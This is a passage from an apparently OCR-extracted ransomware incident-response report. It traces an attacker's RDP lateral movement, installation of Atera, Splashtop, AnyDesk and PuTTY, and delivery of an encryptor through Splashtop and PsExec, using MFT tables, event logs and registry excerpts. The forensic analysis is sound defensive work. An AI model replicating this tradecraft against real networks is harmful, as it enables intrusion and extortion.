ckgroundupdate.moz_log	2,6 kB	28/03/2022 06:45:52.381	03/04/2022 16:46:01.170	C:\ProgramData\Mozilla-1de4eec8-1241-4177-a864-e594e8d1fb38\updates\E7C...
098576_fsm	24,0 kB	28/03/2022 06:30:04.771	28/03/2022 08:31:53.949	C:\Program Files\Network Advisor 12.4.0\data\databases\base\16384\26098576_
098535_fsm	24,0 kB	28/03/2022 06:30:04.699	28/03/2022 08:31:53.909	C:\Program Files\Network Advisor 12.4.0\data\databases\base\16384\26098535_
098479_fsm	24,0 kB	28/03/2022 06:30:04.597	28/03/2022 08:31:53.464	C:\Program Files\Network Advisor 12.4.0\data\databases\base\16384\26098479_
ss.dll	89,5 kB	28/03/2022 06:27:28.485	13/03/2022 07:17:22.000	C:\Windows\System32\lsass.dll
48441587984.a31f1796-4a0a-4932-bdb4-9f6...	25,7 kB	28/03/2022 06:26:28.072	28/03/2022 06:26:28.073	C:\Users\m.thumer\AppData\Roaming\Mozilla\Firefox\Profiles\qdx95s2w.defau...
48441587955.83f5b888-484b-49be-8631-9c2...	3,8 kB	28/03/2022 06:26:28.022	28/03/2022 06:26:28.029	C:\Users\m.thumer\AppData\Roaming\Mozilla\Firefox\Profiles\qdx95s2w.defau...

FIGURE 33: RDP ACCESS BY THE ATTACKER USING <REDACTED>\MONITORING ACCOUNT

Basically, without having direct access to the ESXi infrastructure from the domain controller DC1-DC00001, the attacker moved laterally to the PRTG server via backup network (10.0.200.0/24), installed RDP tools, and then the server as a jump point to access the virtual environment.


Engaging our NetWitness Endpoint, we found evidence of Atera and Splashtop remote management tools, appearing on April 2 at 2:42:35 a.m.



Name	Size	Creation Time ($FN)	Modification Time ($SI)	Full Path
PreVer.log.txt	1,23 MB	02/04/2022 02:42:38.139	02/04/2022 02:43:32.981	C:\Windows\Temp\PreVer.log.txt
PreVer.log	5,8 kB	02/04/2022 02:42:38.030	02/04/2022 02:43:32.981	C:\Windows\Temp\PreVer.log
AteraSetupLog.txt	201,8 kB	02/04/2022 02:42:37.858	02/04/2022 02:42:47.337	C:\Windows\Temp\AteraSetupLog.txt
Setupx64.msi	1,46 MB	02/04/2022 02:42:37.154	02/04/2022 02:42:37.592	C:\Windows\Temp\Setupx64.msi
unpack.log	9,6 kB	02/04/2022 02:42:37.045	02/04/2022 02:43:35.262	C:\Windows\Temp\unpack.log
System.Management.dll	51,9 kB	02/04/2022 02:42:35.607	02/04/2022 02:43:17.526	C:\Windows\Temp\AteraUpgradeAgentPackage\System.Management.dll
Newtonsoft.Json.dll	521,4 kB	02/04/2022 02:42:35.576	02/04/2022 02:43:17.510	C:\Windows\Temp\AteraUpgradeAgentPackage\Newtonsoft.Json.dll
Microsoft.Win32.TaskScheduler.dll	311,4 kB	02/04/2022 02:42:35.576	02/04/2022 02:43:17.494	C:\Windows\Temp\AteraUpgradeAgentPackage\Microsoft.Win32.TaskScheduler.dll
SplashtopStreamer3500.exe	37,30 MB	02/04/2022 02:42:35.560	02/04/2022 02:43:19.276	C:\Windows\Temp\SplashtopStreamer3500.exe
Microsoft.Deployment.WindowsInstaller.dll	179,4 kB	02/04/2022 02:42:35.498	02/04/2022 02:43:17.494	C:\Windows\Temp\AteraUpgradeAgentPackage\Microsoft.Deployment.WindowsInstaller.dll
Atera.AgentPackage.Common.dll	81,4 kB	02/04/2022 02:42:35.404	02/04/2022 02:43:17.463	C:\Windows\Temp\AteraUpgradeAgentPackage\Atera.AgentPackage.Common.dll
AgentPackageUpgradeAgent.exe	43,4 kB	02/04/2022 02:42:35.404	02/04/2022 02:43:17.463	C:\Windows\Temp\AteraUpgradeAgentPackage\AgentPackageUpgradeAgent.exe

FIGURE 34: MFT EVIDENCE OF ATERA AND SPLASHTOP


NWIR also found evidence of AnyDesk being installed on the system during the same timeframe, potentially indicating that it was installed through Atera.



Name	Size	Creation Time ($FN)	Modification Time ($SI)	Full Path
wix{A3787368-3FDD-407C-8F79-488C95FF8DE4}.Sc...	0 bytes	02/04/2022 06:44:24.562	02/04/2022 06:44:24.562	C:\Windows\Installer\wix{A3787368-3FDD-407C-8F79-488C95FF8DE4}.SchedServiceConfig.rmi
AnyDesk Custom Client.lnk	2,5 kB	02/04/2022 06:44:24.546	02/04/2022 06:44:24.546	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\AnyDesk Custom Client.lnk
AnyDesk Custom Client.lnk	2,5 kB	02/04/2022 06:44:24.546	02/04/2022 06:44:24.546	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\AnyDesk Custom Client\AnyDesk Custom Client.lnk
AnyDesk.ico	3,65 MB	02/04/2022 06:44:24.546	02/04/2022 06:44:24.546	C:\Windows\Installer\{A3787368-3FDD-407C-8F79-488C95FF8DE4}\AnyDesk.ico
AnyDesk-f45e5af2_msi.exe	3,65 MB	02/04/2022 06:44:24.531	28/03/2022 23:40:24.000	C:\Program Files (x86)\AnyDesk-f45e5af2_msi\AnyDesk-f45e5af2_msi.exe
SourceHash{A3787368-3FDD-407C-8F79-488C95FF...	20,0 kB	02/04/2022 06:44:24.437	02/04/2022 06:44:24.468	C:\Windows\Installer\SourceHash{A3787368-3FDD-407C-8F79-488C95FF8DE4}
AnyDesk-CM.msi	7,51 MB	02/04/2022 06:44:18.327	02/04/2022 06:44:24.375	C:\Windows\Temp\AnyDesk-CM.msi
de002f617b6b370113289bf79ce03401	16,0 kB	02/04/2022 06:43:45.742	02/04/2022 06:43:45.742	C:\ProgramData\Splashtop\Splashtop Remote Server\Credential\de002f617b6b370113289bf79ce03401
LastWindowedEventsProcessed.json.p4vtifn	2 bytes	02/04/2022 06:43:36.122	05/04/2022 06:36:17.207	C:\Program Files\ATERA Networks\AteraAgent\Packages\AgentPackageMonitoring\LastWindowedEventsProces
188e0a61403b5ba654af42a95b8c8ec3a48e670d	350 bytes	02/04/2022 06:43:35.184	02/04/2022 06:43:35.184	C:\ProgramData\Microsoft\Windows Defender\Scans\RtSigs\Data\188e0a61403b5ba654af42a95b8c8ec3a48e67

FIGURE 35: MFT EVIDENCE OF ANYDESK

Analysis conducted on the Terminal Services event logs indicate that the attacker accessed the system through RDP on April 2, 2022 from DC1-DC00001 (10.0.250.1) using the m.turner account.




Event 21, TerminalServices-LocalSessionManager

Remote Desktop Services: Session logon succeeded:

User: [redacted]\m.turner
Session ID: 7
Source Network Address: 10.0.250.1

FIGURE 36: RDP CONNECTION FROM THE ATTACKER USING M.TURNER ACCOUNT

Entries from the NTUSER.DAT file of the m.turner account confirmed that the attacker downloaded PuTTY and used it to connect to several systems through SSH.




Name	Size	Creation Time (SFN)	Modification Time (SSI)	Full Path
PSFTP.lnk	0,9 kB	02/04/2022 21:38:55.632	02/04/2022 02:38:55.647	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\PuTTY (64-bit)\PSFTP.lnk
PuTTY.lnk	1,0 kB	02/04/2022 21:38:55.632	02/04/2022 02:38:55.632	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\PuTTY (64-bit)\PuTTY.lnk
Pageant.lnk	0,9 kB	02/04/2022 21:38:55.632	02/04/2022 02:38:55.632	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\PuTTY (64-bit)\Pageant.lnk
installericon.exe	11,2 kB	02/04/2022 21:38:55.616	02/04/2022 02:38:55.616	C:\Windows\Installer\{1E0D5689-40F1-4E46-ABBB-EAAC68B5CD89}\installericon.exe
puttygen.exe	465,2 kB	02/04/2022 21:38:55.616	10/07/2021 09:49:56.000	C:\Program Files\PuTTY\puttygen.exe
putty.exe	925,7 kB	02/04/2022 21:38:55.601	10/07/2021 09:49:50.000	C:\Program Files\PuTTY\putty.exe
psftp.exe	733,2 kB	02/04/2022 21:38:55.601	10/07/2021 09:49:46.000	C:\Program Files\PuTTY\psftp.exe
pscp.exe	716,7 kB	02/04/2022 21:38:55.585	10/07/2021 09:49:38.000	C:\Program Files\PuTTY\pscp.exe
plink.exe	714,7 kB	02/04/2022 21:38:55.585	10/07/2021 09:49:34.000	C:\Program Files\PuTTY\plink.exe

FIGURE 37: MFT EVIDENCE OF PUTTY.EXE

The system was then used to download and distribute the ransomware.

Evidence unearthed from the Splashtop logs suggests that the attacker downloaded and executed the ransomware by using the remote access tool on April 6, 2022, as illustrated in the following figure:



```
Information    06/04/2022 04:34:22    Splashtop-Splashtop Streamer-Re...
Information    06/04/2022 03:16:10    Splashtop-Splashtop Streamer-Re...
```

Event 1101, Splashtop-Splashtop Streamer-Remote Session


```
The description for Event ID 1101 from source Splashtop-Splashtop Streamer-Remote Session cannot be found. Either the component that raises this e
is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

923758748
3.5.0.2
bet9ja_com_alpha_encrypt_app.exe
DESKTOP-C2KPODF
N/A
ap0-prtg00
```

FIGURE 38: RANSOMWARE EXECUTABLE DOWNLOADED THROUGH SPLASHTOP

This is confirmed by the MFT where the ransomware executable can be found in the path:

C:\Users\m.turner\Downloads

Additional evidence confirmed the hypothesis: We found two files potentially related to the ransomware executable, *64app* and *32app*, transferred using the Splashtop remote access tool and dropped in the same folder in the same time frame.




```
Information    06/04/2022 03:16:10    Splashtop-Splashtop Streamer-Re...
```

Event 1101, Splashtop-Splashtop Streamer-Remote Session

```
The description for Event ID 1101 from source Splashtop-Splashtop Streamer-Remote Session cannot be found. Either the component that raises this event is
is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

923758748
3.5.0.2
32app
DESKTOP-C2KPODF
N/A
ap0-prtg00
```

FIGURE 39: RANSOMWARE-RELATED ARTIFACT 32APP TRANSFERRED THROUGH SPLASHTOP



Information	06/04/2022 03:15:09	Splashtop-Splashtop Streamer-Re...
Information	06/04/2022 03:06:09	Splashtop-Splashtop Streamer-Re...

Event 1101, Splashtop-Splashtop Streamer-Remote Session

The description for Event ID 1101 from source Splashtop-Splashtop Streamer-Remote Session cannot be found. Either the component that raises this event is not insta
is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:


923758748
3.5.0.2
64app
DESKTOP-C2KPODF
N/A
ap0-prtg00

FIGURE 40: RANSOMWARE-RELATED ARTIFACT 64APP TRANSFERRED THROUGH SPLASHTOP

MFT analysis indicates that the files are found in the directory:

C:\Users\m.turner\Documents

Unfortunately, we were unable to determine the content because by detonating the ransomware against the system, files were encrypted and beyond repair at the time of the investigation.



Name	Size	Creation Time (SFN)	Modification Time (SSI)	Full Path
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:01.339	06/04/2022 04:41:01.341	C:\3f70159e91151d0a9806f70710523012\3082\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:01.267	06/04/2022 04:41:01.269	C:\3f70159e91151d0a9806f70710523012\2070\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:01.231	06/04/2022 04:41:01.232	C:\3f70159e91151d0a9806f70710523012\1033\RECOVER-p4vtifn-FILES.txt
checkpoints-DellTools.psm1.p4vtifn	4 bytes	06/04/2022 04:41:01.132	06/04/2022 04:41:02.026	C:\Dell_OEM\PSModule\checkpoints-DellTools.psm1.p4vtifn
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:01.099	06/04/2022 04:41:01.103	C:\Dell_OEM\PSModule\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:00.930	06/04/2022 04:41:00.935	C:\Program Files (x86)\\WinSCP\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:00.824	06/04/2022 04:41:00.825	C:\Program Files\windows_exporter\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:00.690	06/04/2022 04:41:00.690	C:\Recovery\RECOVER-p4vtifn-FILES.txt
checkpoints-b_pb.gif.p4vtifn	4 bytes	06/04/2022 04:41:00.536	06/04/2022 05:36:17.200	C:\Dell_OEM\checkpoints-b_pb.gif.p4vtifn
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:00.388	06/04/2022 04:41:00.388	C:\Dell_OEM\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:00.209	06/04/2022 04:41:00.209	C:\3f70159e91151d0a9806f70710523012\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:00.130	06/04/2022 04:41:00.131	C:\RECOVER-p4vtifn-FILES.txt
bet9ja_com_alpha_encrypt_app.exe	14,25 MB	06/04/2022 04:33:16.959	05/04/2022 23:17:06.000	C:\Users\m.turner\Downloads\bet9ja_com_alpha_encrypt_app.exe
32app.p4vtifn	8,97 MB	06/04/2022 04:08:56.930	06/04/2022 04:49:57.050	C:\Users\m.turner\Documents\32app.p4vtifn
64app.p4vtifn	8,90 MB	06/04/2022 04:00:02.790	06/04/2022 04:41:29.292	C:\Users\m.turner\Documents\64app.p4vtifn


FIGURE 41: MFT EVIDENCE OF RANSOMWARE ARTIFACTS

The final evidence of ransomware executable on the system was the file called: bet9ja_com_alpha_encrypt_app.exe found in the path:

C:\ProgramData\USO

And a sample of PsExec called psexec.exe was found in the usual temp folder:


C:\Windows\Temp



CASE

1


As illustrated in the following figure:



Name	Size	Creation Time ($FN)	Modification Time ($SI)	Full Path
config_exec_params	5,3 kB	06/04/2022 05:09:30.864	06/04/2022 05:09:30.864	C:\Program Files\Network Advisor 12.4.0\data\databases\global\config_exec_params
wbxtra_04062022_050928.wbt	2,00 MB	06/04/2022 05:09:28.711	06/04/2022 05:09:28.711	C:\Windows\Temp\wbxtra_04062022_050928.wbt
PSEXESVC.exe	374,9 kB	06/04/2022 04:53:19.010	06/04/2022 04:53:38.966	C:\Windows\PSEXESVC.exe
psexec.exe	815,4 kB	06/04/2022 04:53:18.802	06/04/2022 04:53:18.803	C:\Windows\Temp\psexec.exe
bet9ja_com_alpha_encrypt_app.exe	14,25 MB	06/04/2022 04:52:47.022	05/04/2022 23:17:06.000	C:\Windows\bet9ja_com_alpha_encrypt_app.exe
bet9ja_com_alpha_encrypt_app.exe	14,25 MB	06/04/2022 04:47:36.880	05/04/2022 23:17:06.000	C:\ProgramData\USO\bet9ja_com_alpha_encrypt_app.exe
jusched.log	14,2 kB	06/04/2022 04:47:06.758	06/04/2022 04:52:12.037	C:\Users\m.thumer\AppData\Local\Temp\5\jusched.log

FIGURE 42: EVIDENCE OF RANSOMWARE EXECUTABLE ON THE SYSTEM


Confirmation of PsExec usage was recovered from the NTUSER.DAT:



```
SysInternals
Software\SysInternals
LastWrite Time 2022-04-06 03:57:21Z
PsExec [2022-04-06 03:57:21Z]
  EulaAccepted: 1
```

FIGURE 43: EVIDENCE OF PSEXEC USAGE


NWIR resumed analysis of this system and continued to find additional evidence of attacker activity in it. A review of the NTUSER.DAT file for user *m.turner* revealed several SSH and RDP connections from this system. The attacker performed the following SSH connections from this system:



```
PuTTY
Software\SimonTatham\PuTTY\SshHostKeys
LastWrite Time 2022-04-06 00:07:51Z

rsa2@22:10.0.250.254 -> 0x10001,0xb87ab5abb31051b4009f09cccaee63d012143fb863a36
